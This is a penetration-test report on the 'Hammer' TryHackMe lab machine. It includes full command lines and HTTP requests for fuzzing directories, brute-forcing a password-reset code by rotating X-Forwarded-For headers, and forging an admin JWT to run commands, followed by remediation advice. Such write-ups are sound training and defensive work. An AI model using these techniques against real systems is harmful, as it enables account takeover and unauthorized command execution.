

Penetration Test Report

THM | Hammer

01/13/2025

Executive Summary

Overview

On January 13th, 2025, THM was engaged in a security assessment against a single Linux endpoint hosting a web application. The objective of the engagement was to exploit the application to gain initial access and retrieve two “flags” as proof of exploitation.


During the assessment, the tester identified two accessible services, SSH and an Apache Web Server. During the reconnaissance phase, a publicly exposed log file was discovered, revealing a user email address. The discovery efforts were expedited by an HTML comment left within the source code of the login form page which disclosed the naming conventions of the web pages.

The email address was used in the web application’s password recovery mechanism. Due to weak rate-limiting controls, the tester was able to brute-force the TOTP code and access the user’s account. Exploitation of JSON Web Token (JWT) vulnerabilities allowed privilege escalation within the web application. This enabled the execution of arbitrary commands, leading to the retrieval of the final flag.

The most critical risks identified in this assessment were poor access control, weak rate-limiting mechanisms, and insecure JSON Web Token handling. The client should review best practices for web server hardening and access control.

Risk Metrics

Risk Quantity by Severity



Strategic Recommendations

In order to mitigate the extreme risks posed to business operations presented by the assessed endpoint, we recommend the client take the following actions as soon as possible to begin securing the vulnerable system.

- Research and implement web server hardening methods and best practices in order to minimize exposure of sensitive directories and files.
- Research and implement secure token handling best practices for use in user authentication mechanisms.
- Research and implement best practices for user access control, including methods for defending against common web-application attacks such as brute-forcing.

Table of Contents

Executive Summary.....	2
Overview.....	2
Risk Metrics.....	2
Strategic Recommendations.....	3
Table of Contents.....	4
Engagement Overview.....	5
Introduction.....	5
Methodology.....	5
Risk Classification.....	5
Assessment Scope.....	5
IP Addresses.....	5
Engagement Walkthrough.....	6
Reconnaissance.....	6
Initial Access.....	13
Engagement Results.....	18
Vulnerabilities Identified.....	18
V:01 - Weak Password Recovery Mechanism (Extreme Risk).....	18
V:02 - Sensitive JWT Signing Key File Exposed (Extreme Risk).....	18
V:03 - JWT Implementation Vulnerabilities (Extreme Risk).....	19
V:04 - Exposed Log Files (Elevated Risk).....	19
Risk Assessment.....	20
Attack Complexity.....	20
Incident Frequency.....	20
Impact Analysis.....	20
Overall Security Posture.....	20
Appendix A.....	21
References.....	21
Appendix B.....	22
Proof of Concept.....	22
V:01 - Brute-Forcing Password Recovery Mechanism.....	22
V:02 - Exposed JWT Signing Key File.....	23
V:03 - Insecure JWT Implementation (No Validation).....	24
V:04 - Exposed Log Files Leading to User Credential Exposure.....	25

Engagement Overview

Introduction

On January 13th, 2025, THM was engaged in a web application penetration test. The client specified that two flags should be obtained as proof of compromise of the endpoint. The client has specified that the tester should not seek to obtain full compromise or root control over the underlying server. The tester should seek to achieve initial access to the server via the web service component only or vulnerabilities derived from the web service component.

Methodology

The summarized methodology we use for conducting engagements is as follows.

1. **Passive Reconnaissance** - We will attempt to gather as much information as possible about the target using non-intrusive methods such as reviewing web pages and publicly available information.
2. **Active Reconnaissance & Scanning** - We use a variety of fingerprinting and scanning tools to further map and enumerate the target environment. Visible services are further researched in order to build and plan the following tests. Scanners are used to determine if any further vulnerabilities exist that may have been missed during manual enumeration that could lead to initial access or privilege escalation.
3. **Achieving Access** - Utilizing the information gathered during the reconnaissance phases, we will attempt to gain access to escalate privileges on the target machine adhering to all specified rules of engagement if any apply. From there, based on the scope of the assessment, we will thoroughly document findings and execute actions on objectives.

Risk Classification

All vulnerabilities and/or risks detailed throughout the contents of this report are categorized according to recommendations from Penetration Testing Execution Standard (PTES) and modified based on individual engagement needs. Any significant changes to categorization or specification will be noted. For further details please see: <http://www.pentest-standard.org/index.php/Reporting>.

Assessment Scope

IP Addresses

- 10.10.78.154
- 10.10.60.245 (Reset Machine)

Engagement Walkthrough

Reconnaissance

I began the engagement using Nmap to enumerate exposed ports and services.

```
root@ip-10-10-9-77:~# export target=10.10.78.154
root@ip-10-10-9-77:~# nmap $target
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-30 16:22 GMT
Nmap scan report for 10.10.78.154
Host is up (0.00042s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:23:29:AC:C7:7B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
root@ip-10-10-9-77:~#
```

In the initial scan, the only reachable service was SSH, so I followed-up with a comprehensive scan of all possible ports.

```
root@ip-10-10-9-77:~# nmap -Pn -n -p- $target -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-30 16:24 GMT
Nmap scan report for 10.10.78.154
Host is up (0.00056s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
1337/tcp  open  waste
MAC Address: 02:23:29:AC:C7:7B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.76 seconds
root@ip-10-10-9-77:~#
```

At this point I was fairly certain no further services were open on the machine so I began conducting further scans against the two services I found.

```

root@ip-10-10-9-77:~# nmap -Pn -n -A -p 22,1337 $target
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-30 16:25 GMT
Nmap scan report for 10.10.78.154
Host is up (0.00045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
1337/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|   PHPSESSID:
|_  httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Login
MAC Address: 02:23:29:AC:C7:7B (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 3.8 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211
Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gatew
ay (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.45 ms  10.10.78.154

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.51 seconds

```

The scans revealed what kind of service was running on TCP 1337 which was an Apache web server, which likely contains a login form judging by the “http-title” found by the Nmap scan. I continued enumerating the web server with Nikto to check for any common vulnerabilities but did not find much of interest except a few exposed directories.

```

root@ip-10-10-9-77:~# nikto -h $target -port 1337
- Nikto v2.1.5
-----
+ Target IP:      10.10.78.154
+ Target Hostname: 10.10.78.154
+ Target Port:    1337
+ Start Time:     2024-12-30 16:33:52 (GMT0)
-----
+ Server: Apache/2.4.41 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ Cookie phpMyAdmin created without the httponly flag
+ Cookie goto created without the httponly flag
+ Cookie back created without the httponly flag
+ Cookie pma_lang created without the httponly flag
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Uncommon header 'x-permitted-cross-domain-policies' found, with contents: none
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Uncommon header 'x-robots-tag' found, with contents: noindex, nofollow
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self' ;options inline-script eval-script;referrer no-referrer;img-src 'self'
data: *.tile.openstreetmap.org;object-src 'none';
+ Uncommon header 'content-security-policy' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval' ;style-src 'self' 'unsaf
e-inline' ;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Uncommon header 'referrer-policy' found, with contents: no-referrer
+ Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';referrer no-referrer;style-src 'se
lf' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';
+ /phpmyadmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 19 item(s) reported on remote host
+ End Time:      2024-12-30 16:34:04 (GMT0) (12 seconds)
-----
+ 1 host(s) tested

```

```

Search HTML
▼ <head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Login</title>
  <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
  <!--Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME-->
</head>

```

```
root@ip-10-10-9-77:/usr/share/wordlists/SecLists/Discovery/Web-Content# ffuf -w /usr/share/wordlists/dirb/common.txt -u 'http://10.10.78.154:1337/hmr_FUZZ'
```

v1.3.1

```
:: Method          : GET
:: URL             : http://10.10.78.154:1337/hmr_FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200,204,301,302,307,401,403,405
```


```
css           [Status: 301, Size: 321, Words: 20, Lines: 10]
images        [Status: 301, Size: 324, Words: 20, Lines: 10]
js            [Status: 301, Size: 320, Words: 20, Lines: 10]
logs          [Status: 301, Size: 322, Words: 20, Lines: 10]
:: Progress: [4614/4614] :: Job [1/1] :: 351 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

```
root@ip-10-10-9-77:/usr/share/wordlists/SecLists/Discovery/Web-Content#
```

I checked this directory manually via browser and found it contained a file “error.logs”.

Index of /hmr_logs

Name	Last modified	Size	Description
----------------------	-------------------------------	----------------------	-----------------------------

 Parent Directory		-	
 error.logs	2024-08-19 07:51	1.9K	

Apache/2.4.41 (Ubuntu) Server at 10.10.78.154 Port 1337

Within this log file I found a few items of interest:

```
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client 192.168.1.10:56832] AH00124: Request
exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the
limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998] [client 192.168.1.15:45918] AH01630: client
denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997] [client 192.168.1.12:37210] AH01631: user
tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996] [client 192.168.1.20:37254] AH01627: client
denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client 192.168.1.22:38100] AH00037: Symbolic link
not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994] [client 192.168.1.25:46234] AH01627: client
denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993] [client 192.168.1.30:40232] AH01617: user
tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client 192.168.1.35:42310] AH00124: Request
exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the
limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client 192.168.1.50:45998] AH00037: Symbolic link
not allowed or link target not accessible: /var/www/html/locked-down
```

Firstly a possible valid email was discovered, “tester@hammer.thm” which I could test on the login form later. The rest of the highlighted objects are directories that could be interesting, however I was unsuccessful in navigating to any of those directories, as they all returned HTTP 404 errors.

I moved on to testing the email address on the login form, I noticed there was a “forgot password” link, so I entered the email address there. Upon doing so, the web page requests a 4-digit token code:

Enter Recovery Code

You have 179 seconds to enter your code.

4-Digit Code

Submit Code

Cancel

After attempting to randomly guess the code a few times, the web server will lock you out via rate-limiting mechanism:

Rate limit exceeded. Please try again later.

I began looking for ways to bypass this rate-limiting mechanism and attempt to brute-force the token code. After intercepting the request with Burp Suite, I noticed that both the 4-digit token code and the remaining time limit were included in the body of the HTML request. Since the remaining time limit is being handled client-side, I could change it to any time I wanted.

Request

	Pretty	Raw	Hex
1	POST /reset_password.php HTTP/1.1		
2	Host: 10.10.78.154:1337		
3	User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) (Firefox/131.0)		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi png,image/svg+xml,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Content-Type: application/x-www-form-urlencoded		
8	Content-Length: 24		
9	Origin: http://10.10.78.154:1337		
10	Connection: keep-alive		
11	Referer: http://10.10.78.154:1337/reset_password.php		
12	Cookie: PHPSESSID=5k4i5u5bbl72j3nhpoarpu0r78		
13	Upgrade-Insecure-Requests: 1		
14	Priority: u=0, i		
15			
16	recovery_code=1234&s=500		

Invalid or expired
recovery code!

Enter Recovery Code

You can enter your code in
500 seconds.


4-Digit Code

Submit Code

Cancel

After some testing I found a method to bypass the rate-limiting mechanism, by adding the “X-Forwarded-For” header into my HTTP request to trick the server into believing multiple different clients are making the request. After creating a wordlist of fake IP addresses and all possible token codes to brute-force, I began my attacking using ffuf:

```
root@ip-10-10-228-249:~# ffuf -w tokens.txt:W1 -w ips.txt:W2 -u "http://10.10.60.245:1337/reset_password.php" -X "POST" -d "recovery_code=W1&s=80" -b "PHPSESSID=use071m4jt0ou8mfhh01t05dao" -H "X-Forwarded-For: W2" -H "Content-Type: application/x-www-form-urlencoded" -fr "Invalid" -mode pitchfork -fw 1 -rate 200 -o output.txt
```



v1.3.1

```
:: Method      : POST
:: URL         : http://10.10.60.245:1337/reset_password.php
:: Wordlist    : W1: tokens.txt
:: Wordlist    : W2: ips.txt
:: Header     : X-Forwarded-For: W2
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Header     : Cookie: PHPSESSID=use071m4jt0ou8mfhh01t05dao
:: Data       : recovery_code=W1&s=80
:: Output file : output.txt
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Regexp: Invalid
:: Filter      : Response words: 1
```

```
[Status: 200, Size: 2190, Words: 595, Lines: 53]
```

```
* W1: 3110
```

```
* W2: 192.168.2.38
```

```
:: Progress: [8792/10000] :: Job [1/1] :: 200 req/sec :: Duration: [0:01:10] :: Errors: 0 ::
```

Initial Access

This successfully revealed the correct token code which I used to change the “tester@hammer.thm” account’s password and login to the web application.

Reset Your Password

New Password

Confirm New Password


Reset Password

Cancel

Upon logging into the application, it appears to be a command bar that can be used to execute commands on the server, however it is very restrictive on what commands can be run, the only allowed command I could find was “ls”.

After about 20 seconds, the web application forces logout and you are required to reauthenticate. Trying to bypass this, I found a cookie called “persistentSession”, and discovered that changing the “Expires / Max-Age” parameter allows you to bypass the session timeout.

When running “ls” I found a list of files and directories in what seems to be the web applications root path.



I checked each of these paths and found 2 items of interest, firstly the 188ade1.key file and the composer.json file. The key file was some type of authentication key, I tried using it to authenticate to the server using SSH but was unsuccessful. Setting that aside for a moment, I checked the contents of the “composer.json” file and found that it revealed that PHP was importing a library for creating JSON Web Tokens, “firebase/php-jwt”.

At this point I am fairly sure that the key file is probably related to how to server handled JWT, so I check the source code of the web page again and found that the JWT is contained in the script as a header, so I paste it into the jwt.io to decode the contents.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXlvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtZWV5LnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh0IiwiaWF0IjoxNzY3ODkxNjMsImRhdGUiOi0nsidXNlc19pZCI6MSwiZW1haWwiOiJ0ZXN0ZXAaGFtZWV5LnRobSIsInJvbGU0Ij1c2VyIn19.1tcMSirca0wba215avnHA3xGoD8xx2c66c-jcudauEc
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/mykey.key"
}
```

PAYLOAD: DATA

```
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1736785563,
  "exp": 1736789163,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "user"
  }
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  56058354efb3daa97ebabf
) ☐ secret base64 encoded
```

⊗ Invalid Signature

SHARE JWT

Analyzing the contents of the “payload” section of the JWT, I decided to try to change the “role” parameter value to “admin” and attempt to run commands on the server with this new token, I also changed the “kid” to the file location of the key file found earlier (/var/www/html/188ade1.key) and I pasted the contents of the key file into the “verify signature” section on jwt.io to create my new token.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImt  
pZCI6Ii92YXVvd3d3L2h0bWwvMTg4YWRlMS5rZX  
kifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVynRobS  
IsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh0Iiwia  
WF0IjojNzYzODkxNjMsImRhdGEiOi0nsidXNlc19pZCI6MSwiZW1haWw  
iOiJ0ZXN0ZXJAAaGFtbWVynRobSI0InJvbGU0i  
JhZG1pbjU9fQ.v20uAjUGEmJTVg1c9w0l0o_c8N  
0s20U_8IB-yNc7mmU
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "kid": "/var/www/html/188ade1.key"  
}
```

PAYLOAD: DATA

```
{  
  "iss": "http://hammer.thm",  
  "aud": "http://hammer.thm",  
  "iat": 1736785563,  
  "exp": 1736789163,  
  "data": {  
    "user_id": 1,  
    "email": "tester@hammer.thm",  
    "role": "admin"  
  }  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  56058354efb3daa97ebabf  
) ☐ secret base64 encoded
```

✔ Signature Verified

SHARE JWT

I executed “ls” on the web application again and captured the request with Burp Suite, then modified the JWT and HTTP request body and forwarded the request, allowing me to read the contents of the “/home/ubuntu/flag.txt” file.

```
Request
Pretty Raw Hex
1 POST /execute_command.php HTTP/1.1
2 Host: 10.10.60.245:1337
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6IjY2YXlvd3d3L2h0bWwvMTg4YWRLMS5rZXkifQ..eyJpc3MiOiJodHRwOi8vaGFtZWVyLnRobSIiImF1dGhtIiwiaWF0IjoxNzYyMzE2NTYzLCJleHAiOjE3MDY3ODkxNjMsImRhdGEiOnsidXMlcl9pZCI6MSwiZWlhaWwiOiJ0ZXNOZXJmcm9udGhtZWVyLnRobSIiInJvbGUoiOiJhZGlpbjI9fQ.y20uAajUGEmJTVglc9wOlOo_c8N0s2OU_8IB-yNc7mmU
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 16
11 Origin: http://10.10.60.245:1337
12 Connection: keep-alive
13 Referer: http://10.10.60.245:1337/dashboard.php
14 Cookie: PHPSESSID=9u09g9lhi52aa8pn5bgfc3p823; persistentSession=no
15 Priority: u=0
16
17 {
    "command": "cat /home/ubuntu/flag.txt"
}
```

Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Date: Mon, 13 Jan 2025 16:53:20 GMT			
3	Server: Apache/2.4.41 (Ubuntu)			
4	Expires: Thu, 19 Nov 1981 08:52:00 GMT			
5	Cache-Control: no-store, no-cache, must-revalidate			
6	Pragma: no-cache			
7	Content-Length: 37			
8	Keep-Alive: timeout=5, max=100			
9	Connection: Keep-Alive			
10	Content-Type: application/json			
11				
12	{ "output": "THM{RUNANYCOMMAND1337}\n" }			

Engagement Results

Vulnerabilities Identified

*See PoCs in Appendix B

V:01 - Weak Password Recovery Mechanism (Extreme Risk)

Due to insufficient rate-limiting mechanisms enforced on the password recovery mechanism on the web application, the tester was able to brute-force the 4 digit recovery token and bypassed the existing rate-limiting mechanism by spoofing the source IP address using the “X-Forwarded-For” header in each HTTP request of the attack.

Relevant Information

CWE-307

OWASP A01:2021

Remediation Actions

In order to minimize the risk of an attacker conducting brute-force attacks against authentication mechanisms, steps should be taken to implement defense measures including rate limiting, lock outs, and strong recovery tokens. (See RFC 2289, <https://datatracker.ietf.org/doc/html/rfc2289>, for guidance on secure TOTP (Time-Based One-Time Password) handling, and https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks for guidance in mitigating brute-force attacks against passwords.

V:02 - Sensitive JWT Signing Key File Exposed (Extreme Risk)

Upon gaining access to the web application, by utilizing commands available to the tester a JSON Web Token (JWT) signing key file was found and could be downloaded by an unauthenticated attacker due to insufficient file access control. This key was used to forge a new JWT for privilege escalation.

Relevant Information

CWE-522

Remediation Actions

A highly sensitive JWT key signing file was exposed on the web server and could be accessed by any unauthenticated user. Such files should be securely stored utilizing encryption and/or file access permissions on the server. See NIST SP 800-95 for a comprehensive guide on secure web server best practices.

V:03 - JWT Implementation Vulnerabilities (Extreme Risk)

Tester was able to modify fields in the JWT and utilize the modified JWT to authenticate to the server, in combination with the exposed JWT signing key file this allowed for privilege escalation and execution of arbitrary commands on the server.

Relevant Information

CWE-347

Remediation Actions

JWT Payloads should be validated for tampering to mitigate the risks present on the current system setup. This can be implemented using cryptographically secure signatures. See further details on testing and securing JWTs:

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/10-Testing_JSON_Web_Tokens

V:04 - Exposed Log Files (Elevated Risk)

The web application contains sensitive log files which are publicly exposed and easily locatable using directory brute-forcing tools, this risk elevated by the existence of developer note left within the main login page of the web application which reveals the naming convention of web pages on the server, making brute-forcing efforts significantly easier for an adversary.

Relevant Information

CWE-200

Remediation Actions

Proper access control configurations should be implemented to avoid exposing sensitive files and directories, including logs files, to potential adversaries. Leveraging built-in tools such as the “.htaccess” configuration files for Apache Web Servers and Linux file permissions to secure sensitive files is recommended. For more in-depth information on implementing access control for web servers, see: https://owasp.org/www-community/Access_Control. Thoroughly reviewing HTML code of web pages should be included in remediation efforts, ensuring no sensitive information is revealed through HTML elements such as comments.

Risk Assessment

Attack Complexity

The attack complexity observed for this compromised scenario is **low**. The vulnerabilities exploited require minimal technical expertise in the context of a potential adversary, and relied entirely only on readily available tools and techniques. The methods used, including brute-forcing weak authentication mechanisms, JSON Web Token tampering, and exploiting public accessible files are well-documented attack techniques. All tools utilized to compromise the target web application are freely available and require little configuration from the user.

Incident Frequency

The assessed incident likelihood for this scenario is **high** considering the ease of discovery and exploitation of extreme vulnerabilities. Exposed sensitive files such as key files, are a prime target of automated scanning tools, and the risk is greatly increased if the endpoint is directly exposed to the internet. Weaknesses in the password authentication mechanism and insecure handling of JWTs significantly elevate the chances of a successful attack from an adversary.

Impact Analysis

The exploitations identified in the assessment allow an attacker to achieve elevated privileges on the target machine and execute sensitive commands and exfiltrate data, leading to complete compromise of system integrity, justifying an **extreme** impact on the system and potentially adjacent systems if these vulnerabilities are exploited.

Overall Security Posture

Considering the observations from each of the metrics above, the determined security posture of the endpoint is **highly vulnerable**. The low attack complexity and critical business impacts create an **extreme risk** to business operations and integrity. Remediation actions or compensating controls should be implemented as soon as possible to mitigate the risks present on the target endpoint.

Appendix A

References

- **RFC 2289, Internet Engineering Task Force, Risk Assessment.**
<https://datatracker.ietf.org/doc/html/rfc2289>
- **CWE 307, 522, 347, 200, MITRE Corporation, Vulnerabilities Identified.**
<https://cwe.mitre.org/data/definitions/307.html>
<https://cwe.mitre.org/data/definitions/522.html>
<https://cwe.mitre.org/data/definitions/347.html>
<https://cwe.mitre.org/data/definitions/200.html>
- **Blocking Brute Force Attacks, OWASP, Vulnerabilities Identified.**
https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
- **SP 800-95, NIST, Vulnerabilities Identified.**
<https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-95.pdf>
- **Testing JSON Web Tokens, OWASP, Vulnerabilities Identified.**
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/10-Testing_JSON_Web_Tokens
- **Access Control, OWASP, Vulnerabilities Identified.**
https://owasp.org/www-community/Access_Control

Appendix B

Proof of Concept

V:01 - Brute-Forcing Password Recovery Mechanism

```
root@ip-10-10-228-249:~# ffuf -w tokens.txt:W1 -w ips.txt:W2 -u "http://10.10.60.245:1337/reset_password.php" -X "POST" -d "recovery_code=W1&s=80" -b "PHPSESSID=use071m4jt0ou8mfhh01t05dao" -H "X-Forwarded-For: W2" -H "Content-Type: application/x-www-form-urlencoded" -fr "Invalid" -mode pitchfork -fw 1 -rate 200 -o output.txt
```



v1.3.1

```
:: Method : POST
